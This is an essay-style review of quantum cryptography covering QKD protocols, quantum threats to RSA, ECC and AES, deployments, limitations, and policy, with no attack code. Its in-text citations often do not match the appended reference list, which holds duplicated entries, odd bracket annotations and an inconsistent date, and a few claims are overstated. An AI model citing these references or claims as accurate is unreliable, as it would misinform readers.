The no-cloning theorem is a fundamental aspect of quantum mechanics that states it is impossible to create an exact copy of an arbitrary unknown quantum state [4]. This theorem underpins the security of quantum cryptographic protocols, as it prevents potential attackers from duplicating quantum information. Unlike classical data, which can be copied without consequence, quantum data’s unique and fragile nature ensures that any attempt to clone or intercept it will introduce detectable disturbances, alerting the communicating parties to potential threats. This makes the no-cloning theorem a crucial aspect of secure quantum communication [4].

1.2 Overview of quantum key distribution (QKD) and foundational protocols

Quantum Key Distribution (QKD) is a method of secure key exchange that uses quantum mechanics principles to establish a shared cryptographic key between two parties, typically referred to as Alice and Bob. QKD ensures that any eavesdropping attempt by a third party, commonly called Eve, will be detectable due to the disruption caused in the quantum states. Two of the foundational protocols in QKD, BB84 and E91, are explored here:

- **BB84 Protocol:** Proposed by Charles Bennett and Gilles Brassard in 1984, the BB84 protocol is one of the most widely studied QKD protocols. In BB84, Alice and Bob share a random key by transmitting qubits encoded in different bases. If an eavesdropper tries to intercept the key, their measurements will introduce detectable errors in the transmission, allowing Alice and Bob to identify and discard compromised bits, resulting in a secure key.

- **E91 Protocol:** Developed by Artur Ekert in 1991, the E91 protocol relies on quantum entanglement to achieve secure key distribution. Unlike BB84, which uses single photons in different bases, E91 uses entangled photon pairs shared between Alice and Bob. The entangled states allow for correlated measurement results, and any interference by an eavesdropper would be evident due to the disturbance of the entangled pairs. The E91 protocol thus provides an additional level of security through its reliance on entanglement.

- QKD protocols such as BB84 and E91 showcase how quantum mechanics can be harnessed to create secure communication channels that protect against interception, even by sophisticated quantum computers [5].

1.3 Comparison between classical and quantum cryptographic security models

The fundamental difference between classical and quantum cryptographic models lies in their approach to security. Classical cryptographic protocols, such as RSA and ECC, are based on the computational difficulty of certain mathematical problems (e.g., factoring large numbers or calculating discrete logarithms). These protocols assume that

breaking the encryption would require an impractical amount of computational power and time with current classical computers [6].

In contrast, quantum cryptographic models are based on the physical principles of quantum mechanics rather than computational assumptions. Quantum cryptography’s security relies on the inherent properties of quantum particles, such as entanglement and the no-cloning theorem, which make it physically impossible to eavesdrop without detection. This is a significant advantage over classical cryptography, as quantum-based security is not contingent on the computational limitations of current technology and remains secure even in the face of advanced quantum computers [7].

While classical cryptography is still widely used today, the emergence of quantum computing presents a looming threat, as quantum algorithms like Shor’s algorithm could efficiently break many classical cryptographic schemes. Quantum cryptography, by contrast, is designed to be secure against both classical and quantum computational attacks, making it a critical advancement in preparing for a post-quantum world [8].

This foundational knowledge in quantum mechanics, QKD protocols, and the comparative security models highlights how quantum cryptography could reshape digital security in the coming quantum era.

2 Quantum Cryptography: Principles and Protocols

By utilizing the concepts of quantum mechanics to establish safe channels for information flow, quantum cryptography distinguishes itself from conventional encryption and guards against present and potential risks, such as those posed by quantum computers. The main ideas of quantum cryptography are thoroughly examined in this section, with particular attention paid to quantum states and information encoding, Quantum Key Distribution (QKD) protocols, and practical uses for these protocols [9].

2.1 Key concepts in quantum cryptography

2.1.1 Quantum states and information encoding

Quantum cryptography leverages quantum states as the carriers of information. In contrast to classical bits, which exist in binary states (0 or 1), quantum bits (qubits) can exist in a superposition, holding both 0 and 1 simultaneously until measured. This property enables quantum cryptographic systems to encode information in ways that classical systems cannot. When a qubit is measured, its state collapses to a specific value based on the probability distribution associated with its superposition [10].

Quantum states can also be represented in different bases. For instance, a photon can be polarized in different orientations (e.g., horizontal/vertical or diagonal/anti-diagonal), with each orientation serving as a basis for encoding binary information. This encoding mechanism is fundamental to protocols like BB84, where the choice of basis ensures that any attempt to intercept the information would disturb the system, revealing the presence of an eavesdropper [11].

2.1.2 Secure Key Exchange Using Quantum Mechanics

Quantum cryptography relies on the unique properties of quantum states to establish a secure method of key exchange. By encoding cryptographic keys in quantum states, quantum key exchange methods allow two parties to share a key with guaranteed security. Unlike classical systems, where an eavesdropper can duplicate and intercept a key without detection, quantum-based methods ensure that any interference is immediately detectable due to the disturbance it causes in the quantum states [12].

2.2 Examination of quantum key distribution (QKD) protocols and their operational principles

Quantum Key Distribution (QKD) protocols enable two parties to generate a shared, secret cryptographic key. The following two protocols are foundational in QKD, each leveraging quantum mechanics principles to establish secure communication [13].

- **BB84 Protocol:** In BB84, Alice and Bob exchange bits encoded in randomly selected quantum states across two different bases. They then publicly communicate to compare bases (not the actual bits), discarding any data where they used different bases. This process ensures that any eavesdropping attempt would introduce detectable errors, as Eve’s measurement would disturb the quantum states. After identifying compromised bits, Alice and Bob are left with a secure shared key that can be used for encryption [14].

- **E91 Protocol:** In this protocol, entangled photon pairs are shared between Alice and Bob. By measuring these entangled pairs, Alice and Bob can generate a correlated string of bits. Since the properties of entangled particles are interdependent, any interference by an eavesdropper would disrupt the entanglement, creating detectable anomalies in the measurements. The E91 protocol provides an additional layer of security through its reliance on entanglement, which, according to quantum mechanics, cannot be cloned or intercepted without detection [15].

These QKD protocols demonstrate the robustness of quantum cryptography in establishing secure key exchanges that are resistant to both classical and quantum-based attacks.

2.3 Real-world implementations of QKD

While QKD has been demonstrated in controlled environments for decades, it is increasingly finding real-world applications across industries that demand high security, such as banking, government, and defense [16]. Here are some notable implementations and ongoing projects:

- **Financial Sector:** Quantum cryptography has been tested in banking networks to secure inter-bank transactions and communications. For instance, some banks have started using QKD in their data centers to protect sensitive data exchanges, ensuring that financial information remains confidential even in the event of advanced cyberattacks.

- **Government and Defense Communications:** Governments worldwide, especially in countries with strong investments in cybersecurity, are implementing QKD to secure their most sensitive communications. Quantum cryptographic systems have been integrated into defense communication channels to provide secure message exchanges and prevent unauthorized access.

- **Satellite-Based QKD:** One of the biggest challenges with QKD is extending its range, as quantum states can degrade over long distances due to signal loss. To overcome this, several space agencies and private companies are experimenting with satellite-based QKD. For example, China launched the Micius satellite to establish a QKD link between distant ground stations, successfully demonstrating secure communication across large distances. Satellite QKD holds promise for enabling global, secure communication networks by connecting widely separated locations without the need for traditional fiber-optic cables.
- **Telecommunications:** Several telecommunications companies are exploring QKD to secure data transmitted over fiber-optic networks. QKD devices are being integrated into fiber-optic infrastructure in large cities to offer secure communication services to corporate clients and government organizations. While there are challenges related to cost and scalability, these early deployments provide insight into the potential for QKD to be incorporated into future telecommunications networks.

In conclusion, QKD protocols and their applications underscore the transformative potential of quantum cryptography. By establishing secure communication channels that are fundamentally resistant to interception, quantum cryptography addresses the vulnerabilities posed by quantum computing, positioning itself as an essential technology for the future of digital security. As the field advances, the adoption of QKD in real-world applications continues to grow, paving the way for a new era of secure communication built on the principles of quantum mechanics.

3 Threats from quantum computing to traditional cryptography

As quantum computing technology advances, it presents a significant challenge to classical cryptographic systems that are foundational to modern digital security. Traditional cryptographic protocols, including RSA (Rivest-Shamir-Adleman) and ECC (Elliptic Curve Cryptography), rely on computational hardness assumptions, specifically the difficulty of factoring large numbers and computing discrete logarithms [17]. These cryptographic schemes have provided robust security for decades, but quantum computers can solve these mathematical problems exponentially faster than classical computers, posing a serious threat to data confidentiality and integrity. This section analyzes the specific vulnerabilities in classical cryptographic systems due to quantum computing, highlights key quantum algorithms that exploit these weaknesses, and discusses the broader implications of a post-quantum world [18].

3.1 How quantum computers threaten classical cryptographic protocols

Classical cryptographic protocols, such as RSA and ECC, are secure because they depend on mathematical problems that are infeasible to solve with current computational power. RSA, for example, is based on the difficulty of factoring large composite numbers into their prime components, while ECC relies on the complexity of solving the discrete logarithm problem over elliptic curves. In both cases, these problems are computationally intensive for classical computers, requiring exponential time as the size of the key increases [19].

Quantum computers, however, use principles of quantum mechanics, allowing them to operate in superposition and leverage entanglement to process information in ways that classical computers cannot. This capability enables them to solve specific problems, including factoring and discrete logarithms, much faster than classical methods. As a result, quantum computers could break widely used cryptographic protocols once they reach a sufficient number of stable qubits, undermining the security assumptions that traditional cryptographic systems rely on [20].

3.2 Key quantum algorithms exploiting cryptographic vulnerabilities

Two primary quantum algorithms—Shor’s algorithm and Grover’s algorithm—pose distinct threats to classical cryptographic schemes, exploiting the vulnerabilities in both public-key and symmetric-key cryptography.

3.2.1 Shor’s Algorithm

Developed by Peter Shor in 1994, Shor’s algorithm is a quantum algorithm that efficiently factors large integers and computes discrete logarithms. This capability directly threatens public-key cryptographic protocols such as RSA and ECC, which are foundational to many secure communication systems, including SSL/TLS used in web browsers and VPNs.

Shor’s algorithm leverages the quantum Fourier transform to identify the periodicity of functions associated with factoring and discrete logarithms, dramatically reducing the time required to solve these problems from exponential to polynomial. A sufficiently powerful quantum computer running Shor’s algorithm could break RSA and ECC encryption, making it possible to decrypt messages, access sensitive data, and compromise the confidentiality and integrity of digital communications. For example, breaking a 2048-bit RSA key with a classical computer is practically impossible with current technology, but a quantum computer could accomplish this within minutes, once it reaches the necessary quantum capacity.

3.2.2 Grover’s Algorithm

Grover’s algorithm, created by Lov Grover in 1996, is another quantum algorithm that poses a threat, although it impacts symmetric-key encryption rather than public-key cryptography. Grover’s algorithm can speed up the process of brute-forcing symmetric encryption keys by searching an unstructured database in $O(\sqrt{N})$ time, where N is the number of possible keys. While this does not entirely break symmetric-key encryption, it effectively reduces the security level of these keys by half.

For example, AES-256 encryption, which is considered highly secure against classical brute-force attacks, would be reduced to an effective security level equivalent to AES-128 if attacked by a quantum computer using Grover’s algorithm. This reduction in effective security means that symmetric encryption keys would need to be doubled in

length to maintain current security standards, which poses a challenge for existing systems and requires adjustments to remain secure in a quantum-enabled future.

3.3 Implications for data confidentiality and integrity in a post-quantum world

The ability of quantum computers to compromise classical cryptographic protocols has profound implications for data confidentiality, integrity, and the future of digital security:

- **Confidentiality Risks:** In a post-quantum world, encrypted data could be vulnerable to decryption by quantum-capable adversaries. Sensitive data—such as financial information, personal communications, medical records, and government intelligence—could be exposed if encrypted with quantum-vulnerable protocols. This poses a unique threat to long-term confidentiality, as encrypted data that is intercepted and stored today may be decrypted in the future once quantum computers reach the necessary scale.

- **Integrity Concerns:** Digital signatures, commonly used to verify data authenticity and integrity, are also at risk. Many digital signature schemes, such as those based on RSA or ECC, rely on the same computational assumptions as encryption protocols and could be compromised by quantum attacks. This has significant implications for secure communications, code signing, and legal and financial transactions, as it would become difficult to trust the authenticity of digital signatures without quantum-resistant solutions.

- **Long-Term Security Implications:** The potential for future decryption by quantum computers highlights the need for "quantum-safe" encryption techniques that protect data over time. Organizations may need to adopt "harvest-now, decrypt-later" precautions, recognizing that data encrypted today with vulnerable protocols could be at risk once quantum computing capabilities advance. This also means that a transition to post-quantum cryptography must be implemented well before quantum computers reach maturity, to prevent widespread vulnerabilities in critical infrastructures.

- **Regulatory and Compliance Challenges:** As quantum computing advances, regulatory bodies may require organizations to implement quantum-resistant cryptographic methods to protect user data. Compliance frameworks may need to evolve to address post-quantum threats, mandating the adoption of quantum-safe protocols for sensitive industries, including finance, healthcare, and government.

The arrival of quantum computing necessitates a significant shift in the cryptographic landscape, requiring both immediate research into quantum-resistant algorithms and long-term strategies to ensure data security. While quantum cryptography provides one solution, other approaches, such as post-quantum cryptography (PQC), are being explored to develop new cryptographic algorithms that can withstand quantum attacks without requiring quantum hardware. Together, these solutions are essential in preparing for the threats quantum computing poses to data confidentiality and integrity, ensuring the continued security of digital systems in the quantum era.

4 Practical implementations of quantum cryptography

Quantum cryptography, particularly through Quantum Key Distribution (QKD), has moved beyond theoretical research and is being implemented in real-world applications,

especially in sectors where high security is essential. As the threat of quantum computing to classical cryptography grows, industries such as banking, government, and defense are pioneering the integration of QKD into their networks to secure sensitive communications. This section provides an overview of existing QKD technologies, explores case studies demonstrating quantum cryptography in action, and examines the hardware and network requirements necessary for deploying QKD at scale.

4.1 Overview of existing QKD technologies and their current status

QKD has rapidly progressed from experimental research to commercial viability, with multiple organizations developing and deploying QKD systems. Currently, two main types of QKD systems are in use: fiber-optic QKD and satellite-based QKD.

- **Fiber-Optic QKD:** Fiber-optic QKD systems use optical fibers to transmit photons, encoding key bits that allow secure exchanges between two parties. These systems are commonly used in city or regional networks, where fiber infrastructure is established. Companies like ID Quantique in Switzerland and Toshiba in Japan offer commercial QKD solutions using fiber-optic systems. However, fiber-based QKD is limited in range due to photon loss and signal degradation, which makes it challenging to extend over long distances without repeaters.

- **Satellite-Based QKD:** To overcome the range limitations of fiber-optic QKD, satellite-based systems have been developed. These systems use satellites to transmit quantum keys over large distances, enabling secure communication between ground stations separated by thousands of kilometers. In 2016, China launched the Micius satellite, the world’s first quantum communication satellite, which successfully demonstrated satellite-based QKD by establishing secure links between ground stations over distances of up to 1,200 kilometers. This achievement set the stage for global QKD networks that can secure data across continents.

The growing interest in QKD has spurred both government-led and commercial research efforts. While the technology still faces practical challenges, advancements in photon transmission and quantum hardware are continually improving the reliability and scalability of QKD, paving the way for broader implementation in the future.

4.2 Case studies of quantum cryptography in practice

Quantum cryptography is being tested and deployed in environments that prioritize data security, such as financial institutions, government agencies, and defense organizations. Below are some notable examples where QKD has been implemented to enhance network security.

- **Banking and Financial Networks:** Financial institutions are early adopters of QKD, using it to protect high-value data and secure inter-bank communication channels. In Europe, a partnership between the Swiss telecommunications provider Swisscom and the cybersecurity company ID Quantique enabled QKD implementation in a secure banking network, protecting transactions and sensitive data shared between major banks. Similarly, several Japanese financial institutions have integrated Toshiba’s QKD solutions into their networks to safeguard against data breaches and maintain regulatory compliance for data protection.

- **Government Communications:** Governments are increasingly turning to QKD to protect critical communications. For instance, in Europe, the European Union has initiated the Quantum Communication Infrastructure (QCI) project, which aims to build a secure, quantum-encrypted network connecting EU member states. The project seeks to protect sensitive governmental and diplomatic communications from interception. This initiative underscores the critical importance of secure communication channels at the government level and reflects the strategic role of QKD in national and international security.
- **Defense and National Security:** Defense organizations worldwide are integrating QKD to secure their networks, particularly for communications involving classified information. In the United States, the Department of Defense is exploring quantum cryptography for secure satellite-based communication links, while China has incorporated QKD into its defense networks, using the Micius satellite to test secure communication channels for military use. These projects highlight the demand for QKD in safeguarding information that is essential to national security.

4.3 Evaluation of hardware and network requirements for deploying QKD

The deployment of QKD requires specialized hardware and network infrastructure that differs from classical cryptographic systems. Below is an evaluation of the primary components and considerations needed to support QKD in practical applications.

- **Photon Sources and Detectors:** QKD systems require high-quality photon sources to produce single photons or entangled photon pairs for secure key transmission. These sources must be capable of producing photons with precise quantum states and polarization to encode key bits effectively. Additionally, photon detectors, which measure the incoming photons, must be highly sensitive to detect individual photons with minimal noise. Superconducting nanowire detectors are often used for QKD, offering high efficiency and low error rates.
- **Quantum Repeaters:** Fiber-optic QKD is limited by photon loss over long distances. Quantum repeaters are devices designed to extend the range of QKD by allowing photons to be "refreshed" without compromising their quantum states. However, quantum repeaters are still in development, and practical solutions remain challenging. To compensate, current QKD implementations over fiber-optic networks are typically limited to metropolitan or regional areas.
- **Satellite Communication Infrastructure:** For satellite-based QKD, ground stations equipped with precise alignment systems are essential to establish secure connections with satellites. These ground stations must include telescopes and other optical equipment to accurately track and communicate with moving satellites. Furthermore, satellite QKD requires high-stability photon sources and detectors onboard satellites, as well as secure methods for managing and storing keys on both the satellite and ground station sides.
- **Secure Key Management Systems:** Integrating QKD into an organization's existing network requires robust key management solutions. These systems must securely manage, store, and distribute quantum-generated keys within the network. In some cases,

QKD systems are paired with post-quantum cryptographic algorithms to ensure that even if the quantum key is compromised, the data remains protected.

- **Cost and Scalability:** One of the primary challenges in deploying QKD is its high cost, particularly for satellite-based systems. The need for specialized quantum hardware, low-loss optical fibers, and secure infrastructure presents significant initial and ongoing expenses. Furthermore, scalability remains a challenge, as extending QKD networks over large geographic areas requires substantial investment in infrastructure, including multiple satellites or an extensive fiber-optic network with quantum repeaters.

As these case studies and hardware requirements are shown, QKD is being deployed in select environments where the value of securing communications justifies the costs. While QKD technology is not yet widely accessible, continuous improvements in quantum hardware and network infrastructure, as well as increased support from government and industry consortia, are driving progress toward more scalable and cost-effective implementations.

In conclusion, practical implementations of quantum cryptography, particularly through QKD, demonstrate its potential to provide unbreakable security for sensitive communications in banking, government, and defense sectors. Although challenges such as range limitations, cost, and scalability remain, advancements in quantum technology continue to expand the applicability of QKD, positioning it as a crucial solution for secure communication in a quantum future.

5 Challenges and limitations of quantum cryptography

Although it shows promise, quantum cryptography has a number of issues that must be resolved before it can be widely used. Technical and environmental issues as well as comparisons with other post-quantum cryptography technologies are some of these challenges. This section describes the main practical and technological constraints of quantum cryptography, the threats it confronts from the environment, and assesses how post-quantum cryptography (PQC) solutions could either compete with or supplement quantum cryptography.

5.1 Technical challenges

Quantum cryptography, particularly Quantum Key Distribution (QKD), requires specialized infrastructure and equipment, leading to several technical challenges:

- **Scalability:** Scaling QKD networks to cover large areas is difficult due to limitations in the transmission of quantum signals over long distances. Fiber-optic QKD systems experience signal degradation and photon loss, restricting their range to approximately 100-200 kilometers without additional infrastructure. Quantum repeaters, which could extend the range, are still in development and not yet widely available. Satellite-based QKD offers an alternative for long-distance transmission but at a significantly higher cost.

- **Cost:** Quantum cryptographic systems require highly sensitive photon detectors, precise photon sources, and secure quantum-compatible infrastructure, all of which contribute to high costs. Satellite QKD, for example, requires both satellite deployment and ground station construction, making it an expensive solution. Similarly,

establishing a fiber-based QKD network over even a city-wide area requires costly infrastructure investments. This cost factor limits the accessibility of QKD primarily to organizations with substantial security budgets, such as government agencies, defense departments, and large financial institutions.

- **Transmission Losses and Error Rates:** Quantum signals degrade over distance, especially in fiber-optic cables, leading to higher error rates and reduced key rates as distance increases. Losses due to environmental factors like noise and atmospheric interference also affect satellite-based QKD. Error rates and key generation rates impact the reliability and practicality of QKD for real-time applications, as secure communication often requires rapid, reliable key exchange, which can be difficult to achieve with current QKD technologies over long distances.

5.2 Environmental limitations and physical vulnerabilities

Quantum cryptographic systems, though secure in principle, are not entirely immune to environmental and physical attacks:

- **Side-Channel Attacks:** Quantum cryptographic systems can be vulnerable to side-channel attacks, which exploit physical properties of the system rather than the cryptographic algorithm itself. For example, an attacker might measure unintended emissions or detect timing variations to infer information about the quantum key. Countermeasures against side-channel attacks in quantum systems are still an area of active research, as they present a unique challenge in ensuring the physical security of quantum devices.

- **Environmental Interference:** Quantum systems are highly sensitive to environmental factors, including temperature fluctuations, electromagnetic interference, and vibrations. Fiber-optic QKD systems can be affected by environmental noise in urban settings, while satellite-based QKD can suffer from atmospheric conditions like cloud cover and solar radiation, which interfere with photon transmission. These environmental factors can introduce noise, increase error rates, and reduce the overall security and reliability of QKD systems.

- **Man-in-the-Middle (MITM) Attacks on Physical Infrastructure:** Although QKD can detect eavesdropping attempts, physical attacks on the infrastructure itself remain a risk. For example, attackers might attempt to intercept the fiber-optic cables or disrupt the satellite communication link. Although quantum cryptography protocols can reveal such attempts, physical security measures are still required to safeguard the infrastructure, making QKD a technology that must be supported by robust physical and operational security practices.

5.3 Comparison with post-quantum cryptography (PQC) as alternatives or complements

As quantum cryptography faces challenges in scalability and cost, post-quantum cryptography (PQC) offers an alternative approach to securing communications against quantum threats. PQC algorithms are classical cryptographic algorithms specifically designed to be resistant to attacks by quantum computers, providing a “quantum-safe”

solution that can be integrated into existing digital infrastructure. Comparing PQC with QKD reveals strengths and limitations for each approach:

- **Compatibility with Existing Infrastructure:** Unlike QKD, which requires specialized hardware and infrastructure, PQC algorithms can be implemented on existing digital systems without the need for new physical components. PQC solutions are based on mathematical problems (such as lattice-based cryptography, code-based cryptography, and multivariate polynomials) that remain computationally infeasible for quantum computers to solve within a reasonable timeframe, making them a more accessible quantum-resistant solution.

- **Scalability and Cost:** PQC algorithms can be scaled more easily than QKD because they do not depend on physical quantum systems, specialized photon detectors, or secure quantum channels. This scalability makes PQC a cost-effective solution for widespread deployment across large networks and diverse industries, including smaller organizations that may not have the resources to invest in QKD.

- **Potential for Hybrid Approaches:** While QKD provides unique advantages in terms of information-theoretic security, a hybrid approach combining QKD and PQC may provide enhanced security benefits. For example, QKD could be used to secure key distribution in high-stakes environments (e.g., government, defense), while PQC could protect data and communications in less critical areas or as a fallback where QKD is not feasible. A hybrid system could leverage the strengths of both approaches, ensuring resilience against quantum threats while managing cost and scalability concerns.

- **Security Level and Future Developments:** While PQC algorithms are designed to withstand quantum attacks, they rely on assumptions about the computational difficulty of certain mathematical problems. Future advancements in both quantum computing and cryptanalysis may challenge these assumptions, potentially reducing the security of some PQC algorithms. QKD, by contrast, offers security based on the fundamental laws of quantum mechanics, which do not rely on mathematical assumptions but face challenges in practical deployment and infrastructure requirements.

In conclusion, quantum cryptography presents a powerful approach to secure communication but faces several challenges in scalability, cost, environmental sensitivity, and infrastructure requirements. While QKD offers theoretically unbreakable security, its practical limitations make widespread adoption challenging, especially outside of high-security sectors. Post-quantum cryptography, on the other hand, provides a more accessible and scalable alternative that can complement QKD or serve as a stand-alone solution in many applications. By addressing these challenges and exploring hybrid security models, organizations can better prepare for the advent of quantum computing and the future of secure digital communication.

6 Future directions and integration into digital infrastructure

As quantum cryptography continues to evolve, efforts are being made to address its current limitations and explore paths for integrating it into broader digital infrastructures. Key advancements—such as the development of quantum repeaters and satellite-based QKD—promise to enhance the scalability of quantum cryptographic networks, while policy and regulatory frameworks are emerging to guide its secure implementation. This

section discusses the advancements needed for widespread adoption, outlines potential paths for integrating quantum cryptography with existing cybersecurity systems, and examines the policy considerations necessary for secure and regulated quantum infrastructure.

6.1 Advancements needed for widespread adoption

To make quantum cryptography a viable option for large-scale deployment, several technological advancements are essential:

- **Quantum Repeaters for Extended Range:** Currently, the range of fiber-optic QKD systems is limited due to photon loss over long distances. Quantum repeaters are designed to extend the range of QKD by preserving the quantum state of transmitted photons, allowing secure key exchanges over hundreds or even thousands of kilometers. Although still in the research phase, quantum repeaters would enable scalable QKD networks, making it feasible to connect cities and even countries via secure quantum channels without relying exclusively on satellite links.

- **Satellite QKD for Global Coverage:** Satellite-based QKD provides an alternative to fiber-optic networks, enabling secure communication between ground stations separated by vast distances. Building on the success of China's Micius satellite, several countries and private companies are investing in satellite QKD projects to develop secure global networks. A constellation of quantum satellites could create a robust, worldwide QKD network, connecting ground stations in distant locations and offering a solution to the range limitations of terrestrial fiber networks.

- **Higher-Speed and Lower-Cost Quantum Devices:** Quantum cryptography currently relies on high-cost, specialized components such as photon detectors and sources, which limit its accessibility. Research into more efficient and cost-effective quantum devices, including high-speed photon detectors and compact quantum sources, is essential to reduce the cost of QKD systems and improve their speed and reliability. Making QKD hardware more affordable would support broader adoption across industries, beyond high-security sectors like finance and defense.

These advancements are critical to achieving a scalable and accessible quantum cryptographic infrastructure that can support the security needs of global digital networks.

6.2 Integrating quantum cryptography with existing cybersecurity frameworks

Integrating quantum cryptography into existing cybersecurity frameworks presents both challenges and opportunities. Several strategies could facilitate this integration, enabling organizations to leverage quantum cryptographic protocols within their current security infrastructures:

- **Hybrid Cryptographic Systems:** A hybrid approach that combines quantum cryptography with classical post-quantum cryptographic (PQC) algorithms could provide enhanced security and interoperability. For instance, QKD could be used for secure key exchange in high-security settings, while PQC algorithms protect data during transmission and storage. Hybrid systems could make use of both quantum and classical techniques, allowing organizations to gradually adopt quantum cryptography while still ensuring security against quantum threats.

- **Interoperability with Traditional Networks:** To facilitate adoption, QKD systems must be interoperable with existing digital networks, including TCP/IP-based systems used in internet communications. Developing standards for secure integration, such as protocols for handling quantum-generated keys within classical key management systems, will enable organizations to incorporate QKD into their current infrastructures without completely overhauling their security setups. Standardization efforts, led by groups such as the ITU and ETSI, are working toward protocols that ensure compatibility between quantum and classical cryptographic methods.
- **Integration with Data Centers and Cloud Security:** As data centers and cloud providers face growing demands for security, integrating quantum cryptography with these platforms could provide an additional layer of protection. Quantum-secured channels could protect data transferred between data centers or between users and cloud services. Cloud providers are also beginning to experiment with QKD as a service, offering secure communication channels based on QKD to clients with stringent security needs.
- **Training and Skill Development:** Integrating quantum cryptography will require a workforce skilled in quantum technologies and cybersecurity. Training initiatives to develop expertise in quantum engineering, cryptographic protocol implementation, and cybersecurity management are essential for organizations to effectively deploy and maintain quantum cryptographic systems.

By focusing on these integration strategies, organizations can gradually adopt quantum cryptography alongside existing systems, improving security resilience against both current and future threats.

6.3 Policy and regulatory considerations for quantum security in digital infrastructures

As quantum cryptography advances, regulatory and policy frameworks will play a crucial role in guiding its secure and ethical deployment. Policymakers and regulatory bodies need to address the unique challenges posed by quantum cryptography to protect users and ensure interoperability and compliance across regions:

- **Standards for Quantum Security Protocols:** Developing standardized protocols for QKD and other quantum cryptographic methods is essential to ensure consistency and security in their deployment. International organizations, including the International Telecommunication Union (ITU) and the European Telecommunications Standards Institute (ETSI), are working to establish standards that address the technical, security, and interoperability requirements for QKD. Such standards will provide a foundation for certifying quantum cryptographic systems, offering organizations clear guidelines for implementation.
- **Compliance and Data Privacy Regulations:** As quantum cryptography intersects with data privacy laws such as GDPR and HIPAA, regulators will need to establish guidelines for using quantum cryptography in compliance with data protection requirements. For example, organizations implementing QKD in their networks may need to demonstrate how quantum cryptography enhances data protection and complies

with confidentiality standards in regulated industries like finance, healthcare, and government.

- **Security Policies for National and Cross-Border Communications:** Governments are recognizing the potential of quantum cryptography for securing national communications, but its use also raises policy questions around cross-border data transmission. Establishing secure quantum communication networks that span multiple countries requires international cooperation and policy frameworks to regulate cross-border data exchanges, particularly in sensitive areas like government and defense communications.

- **Funding and Incentives for Quantum Research and Infrastructure:** To support the development and deployment of quantum cryptography, governments may offer funding and incentives for research and innovation. Several countries, including the U.S., China, and EU member states, have launched quantum initiatives to support quantum technology research and infrastructure development. Such programs could encourage more organizations to adopt quantum cryptography and accelerate the progress needed for widespread adoption.

The establishment of clear regulatory frameworks, standards, and compliance guidelines will provide organizations with the assurance needed to adopt quantum cryptography. By balancing innovation with regulation, policymakers can support the development of a secure and interoperable quantum cryptographic infrastructure that meets global security and privacy standards.

In conclusion, the future of quantum cryptography depends on overcoming current technological limitations, integrating it effectively with existing digital infrastructure, and establishing supportive regulatory frameworks. These advancements will enable quantum cryptography to become a cornerstone of digital security, providing protection against emerging threats from quantum computing and ensuring a secure digital future.

Conclusion

With tools that use the ideas of quantum mechanics to reach previously unheard-of levels of security in key exchange and data protection, quantum cryptography represents a revolutionary change in the realm of digital security. This essay has examined the fundamental ideas of quantum cryptography, such as Quantum Key Distribution (QKD), examined how it might be used to mitigate the risks associated with quantum computing, and highlighted real-world applications in sectors including banking, government, and defense. Along with developments in quantum repeaters and satellite-based QKD that hold promise for expanding the reach of quantum cryptography, major obstacles including scalability, cost, and environmental sensitivity were covered. Furthermore discussed were the significance of incorporating quantum cryptography systems into conventional cybersecurity infrastructures and the function of policy frameworks in directing its implementation.

The crucial function of quantum cryptography is to protect data from potential quantum attacks, guaranteeing data integrity and confidentiality even as quantum computing advances. Quantum cryptography is particularly robust against quantum-

powered attacks because it provides security that is founded on physical principles rather than computational assumptions, making it a dependable barrier against interception and eavesdropping.

Achieving secure communication in the quantum age would require a strategic roadmap that incorporates infrastructure integration, technology improvements, and supportive legislative frameworks. Quantum cryptography has the potential to become a key component of cybersecurity with continued research, funding, and cooperation between governments and companies, protecting private data and vital communications in the rapidly changing digital environment.

References

1. Wiesner, S. (1983). "Conjugate coding", *Sigact News*, vol. 15, no. 1, pp. 78 - 88. Original manuscript written circa 1970 [6:58].
2. Bennett, C. H., Bessette, F., Brassard, G., Salvail, L., and Smolin, J. (1992). "Experimental quantum cryptography", *Journal of Cryptology*, vol. 5, no. 1, pp. 3 - 28. Preliminary version in *Advances in Cryptology - Eurocrypt '90 Proceedings*, May 1990, Springer-Verlag, pp. 253 - 265 [7:60].
3. Brassard, G., Crépeau, C., Jozsa, R., and Langlois, D. (1993). "A quantum bit commitment scheme provably unbreakable by both parties", *Proceedings of the 34th Annual IEEE Symposium on Foundations of Computer Science*, pp. 362 - 371 [7:66].
4. Ekert, A. K. (1991). "Quantum cryptography based on Bell's theorem", *Physical Review Letters*, vol. 67, no. 6, pp. 661 - 663 [8:78].
5. Bennett, C. H. and Brassard, G. (1984). "Quantum public key distribution system", *IBM Technical Disclosure Bulletin*, vol. 28, no. 7, pp. 3153 - 3163 [19:182].
6. Huttner, B., and Peres, A. (1992). "Quantum cryptography with photon pairs", *Journal of Modern Optics*, to appear [10:90].
7. Barnett, S. M., and Phoenix, S. J. D. (1993). "Information-theoretic limits to quantum cryptography", *Physical Review A*, vol. 48, no. 1, pp. R5 - R8 [9:85].
8. Huttner, B., Ekert, A. K. (1993). "Eavesdropping using quantum-nondemolition measurements", *Physical Review A*, vol. 47, no. 1, pp. 639 - 641 [12:119].
9. Brassard, G. and Crépeau, C. (1990). "Quantum bit commitment and coin tossing protocols", *Advances in Cryptology Crypto '90 Proceedings*, August 1990, Springer-Verlag, pp. 49 - 61 [19:189].
10. Townsend, P. D., Rarity, J. G., and Tapster, P. R. (1993). "Single photon interference in a 10 km long optical fibre interferometer", *Electronics Letters*, vol. 29, no. 7, pp. 634 - 636 [11:101].
11. Deutsch, D. (1989). "Quantum communication thwarts eavesdroppers", *New Scientist*, 9 December, pp. 25 - 26 [14:134].
12. Stewart, I. (1991). "Schrödinger's catflap", *Nature*, vol. 353, 3 October, pp. 384 - 385 [15:146].

13. Bennett, C. H., Brassard, G., and Ekert, A. K. (1992). "Quantum cryptography", *Scientific American*, October, pp. 50 - 57 [16:151].
14. Rarity, J. G., and Tapster, P. R. (1994). "Quantum random number generation and key sharing", *Journal of Modern Optics*, vol. 41, no. 12, pp. 2435 [12:110].
15. Crépeau, C. and Kilian, J. (1998). "Achieving oblivious transfer using weakened security", *Proceedings of the 29th Annual IEEE Symposium on Foundations of Computer Science*, October 1988, pp. 42 - 52 [19:184].
16. Muller, A., Breguet, J., and Gisin, N. (1993). "Experimental demonstration of quantum cryptography using polarized photons in optical fibre over more than 1 km", *Europhysics Letters*, vol. 23, no. 6, pp. 383 - 388 [11:106].
17. Ekert, A. K. (1991). "Quantum cryptography based on Bell's theorem", *Physical Review Letters*, vol. 67, no. 6, 5 August, pp. 661 - 663 [8:78].
